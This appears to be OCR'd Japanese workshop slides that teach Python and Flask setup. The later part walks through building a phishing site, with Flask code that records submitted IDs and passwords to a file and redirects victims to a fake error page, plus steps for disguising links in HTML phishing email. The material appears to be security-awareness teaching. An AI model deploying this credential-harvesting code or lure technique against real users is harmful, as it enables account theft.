
- Download Windows embeddable package (32-bit)
- Download Windows embeddable package (64-bit)
- Download Windows help file
- Download Windows installer (32-bit)
- Download Windows installer (64-bit)

- Download Windows installer (32-bit)
- Download Windows installer (64-bit)

Windowsの方は上記のインストーラをダウンロードいただき、ダブルクリックで実行して下さい。
（32bitか64bitかで違うため注意）

（Pythonのインストール（未インストールの方のみ）





※重要※
必ずチェックを入れておいて下さい。

これでインストールは完了です。

- **他のバージョンでも動作するものと思いますが、全環境への動作保証はしておりません。**
- **最新版でも動作します。**

ハンズオン準備（作業用フォルダと環境の準備）

① 参加申し込みページから、今回使用するプログラムをダウンロードして下さい。
※11/16(水)までにアップロードします。

当日のご案内・環境要件について

1. pythonを利用するハンズオンのため、事前にpython 3.7以降（3.8.xまたは3.9.6までを推奨、3.10.0は未検証）をインストールしたパソコン・タブレット等をご用意下さい。機器の貸出等は行っておりません。
2. 本チュートリアルではインターネット接続が必要となります。会場のWi-Fiを利用いただくか、通信手段をご準備下さい。
3. 現地参加の場合は、デバイスをあらかじめ充電の上ご参加いただきますようご協力をお願いいたします。
4. **会場の都合上、机をご用意できません。**膝上で操作いただく形になりますので何卒ご了承下さい。

事前準備・ダウンロード

当日チュートリアルをスムーズに進行するため、当日利用するPythonの環境の準備やデータの事前ダウンロードにご協力をお願いいたします.


1. 事前準備用の説明資料
   こちらからダウンロードして下さい。
   Pythonのインストール方法から、Flaskのインストールまで一通りの説明を載せています。
2. Pythonのインストール
   本チュートリアルではpipを利用するため、Python 3.6以降をインストールして下さい。バージョンについては、最新版の3.10.0は動作未検証のため、3.8.xまたは3.9.6までを推奨します。
   Pythonのダウンロード
3. チュートリアル当日用の説明資料
   準備中（11/17(水)までにアップロード予定）
4. 配布プログラム（日本Mテクノロジー学会作成）：

   準備中（11/17(水)までにアップロード予定）
   【※著作権について※】本プログラムの著作権は一般社団法人日本Mテクノロジー学会に帰属します。複製、再配布の際には当会の提供であることを明記いただき、改変使用される場合は当会までご連絡下さい。なお、本プログラムの使用により生じたいかなるトラブル、損失、損害等に対して、当会は一切責任を負いません。


ご不明な点につきましては事務局（mta-office【あっとまーく】mta.gr.jp）までご連絡をお願いいたします。

https://mta.gr.jp/tutorial/21jcmi/tutorial2021.html

② デスクトップに「jcmi42」等の名前の作業用フォルダを準備し、事前ダウンロードしたファイルを格納します。




作業フォルダの中にpythonの実行ファイルと「templates」「status」の2つのフォルダがあります。




ハンズオン準備（Pythonの基本的な動作方法の説明）

① テキストエディタでコードを編集し、「○○.py」のファイル名で保存します


② 保存したPythonのファイルをコマンドから「python ○○.py」の形で実行します。
※MACの方、2.x系もインストールしている方は、「python -3 ○○.py」と入力して下さい。





エディタは各自の環境をご使用下さい。


Windowsの方はTeraPadが標準でインストールされています。



Windowsの方はスタートボタンをクリック後に「cmd」と入力しEnterを押下するとコマンドプロンプトが起動します。
(Macではターミナルというアプリ)

ハンズオン準備（pipのインストール確認）

- 本チュートリアルでは、Pythonのライブラリを利用するためpipを利用します。
- pipがインストールされているかは「pip -V」のコマンドで確認できます。




- pipのバージョンが古い場合は、「python –m pip install --upgrade」でアップデートすることができます。

※pipがインストールされていない方は、一度pythonをアンインストールし、3.9系のpythonをダウンロードしてインストールし直して下さい。
（ver.3.4 以降は標準で内包されています）

ライブラリのインストール

- 本チュートリアルでは、PythonのWebフレームワークとして、「Flask」というライブラリを使用します。
- pipコマンドを使用することで簡単にインストール可能です。
- 同様に「lxml」「requests」もインストールします。



① コマンドプロンプトで
「pip install flask」と入力し実行します。
（ここはどのフォルダで実行してもOK）
※MACの方、2.x系もインストールしている方は、「pip3 install flask」と入力して実行して下さい。

② メッセージが表示されインストールが進行します。
同様に「pip install iknowpy」も実行します。

ハンズオン準備（Flaskのインストールの確認）

- 作業フォルダ内にある「hello.py」をCMDで実行します。

hello.py - TeraPad


```
from flask import Flask
app = Flask(__name__)
@app.route('/')
def hello_world():
    name = "Hello World"
    return name
@app.route('/jcmi41')
def good():
    name = "今日は学会初日です！"
    return name
if __name__ == "__main__":
    app.run(debug=True)
[EOF]
```

A

B

hello.pyのコード


① 作業フォルダにあるhello.pyを使用します。




② コマンドプロンプトで作業フォルダに移動し、hello.pyを実行

③ Webブラウザを開くとPythonの出力をブラウザ上に表示できます。

http://localhost:5000/



http://localhost:5000/jcmi41/



④ Ctrl ＋ C で終了します

エラーが出る方は


- Macの方は、既定でインストールされているPython 2.xと競合することがあります。以下のコードをファイルの1行目に加えることで、解決することがあります。
- #!/usr/bin/env python3

- Pythonではディレクトリは「/」（スラッシュ）で記述して下さい。
  例：C:/Users/user/desktop/jcmi42

- それでも動かない場合は…
  アンケートに環境とメールアドレスをいただければ後日トラブルシューティングいたします！


プログラムの全体構成

handson202211_phishingというフォルダに全てのプログラムが含まれています。




flaskの起動確認

コマンドプロンプト(Macの場合はターミナル)を開いhandson202211_phishing フォルダに移動します。



python hello.py
を実行します。


```
D:¥SandboxRepos¥fhirhandson202206¥python_handson>python hello.py
 * Serving Flask app "hello" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: on
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 279-634-970
 * Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
```



Webブラウザで
http://127.0.0.1:500/
を開いてテストページが表示されればOKです。

サンプルプログラムの実行

コマンドプロンプト(Macの場合はターミナル)を開いてpython_handsonフォルダに移動して、それぞれのpythonファイルを実行します。



python app1.py
を実行します。

```
D:¥SandboxRepos¥jamihandson202211¥fakesite>python app1.py
 * Serving Flask app 'app1'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment.
Use a production WSGI server instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 135-439-575
```

アカウント不正入手までの流れ

- フィッシングサイトを作成。
- フィッシングサイトへ誘導するメールを作成。
- メールの送信(今回は実施しません)。
- ターゲットユーザがメール中のリンクをクリック。
- ターゲットユーザがフィッシングサイトでユーザID、パスワードを入力。
- アカウント情報を記録。フィッシングサイトはログインエラーを装い正規のサイトへ誘導。

app1.py フィッシングサイトの作成

今回のハンズオンではすでにフィッシングサイトのもとになるファイルを一式フォルダに入れています。これが動作するようにいくつかコードを実装してみましょう。

```python
@app.route('/')
def index():
    '''
    フェイクサイトのインデックス画面を表示する。
    '''

    return render_template('fake.html')

@app.route('/Login', methods=["POST"])
def login():
    '''
    ログイン画面で入力されたIDとパスワードを記録し、ダミーのエラー画面に遷移する。
    '''

    return redirect(url_for('login_error'))

@app.route('/error')
def login_error():
    '''
    フェイクサイトのエラー画面を表示する。
    '''

    return render_template('error.html')
```

ここは特に追加する箇所はありません。

ここがメインとなる実装箇所です。

ここも特に追加する箇所はありません。

フィッシングサイトの作成

偽のログインフォームから送られてきた情報をファイルに記録し、ダミーのログインエラー画面にリダイレクトします。

```
id=request.form["user_id"]
pwd=request.form["login_password"]
nowdt=datetime.now()

print(f'loginService:id={id},password={pwd}')

with open('users.dat', mode='a',encoding='utf-8') as f:
    outstr=f'{nowdt},{id},{pwd}¥n'
    f.write(outstr)

return redirect(url_for('login_error'))
```


フォーム情報の読み取り


ファイルへログイン情報を書き込み

ログインエラー画面にリダイレクト

フィッシングメールの作成

フィッシングメールは主にHTML形式のメールで作成します。これはテキストメールだとURLが偽装しにくいためです。ここではgmailの画面を使用します。






表示テキストに正規のページウェブアドレスにフィッシングサイトのページを入力します。

実際に送られてきたときのメール画面

HTML形式の表示だと一見偽サイトには見えない。



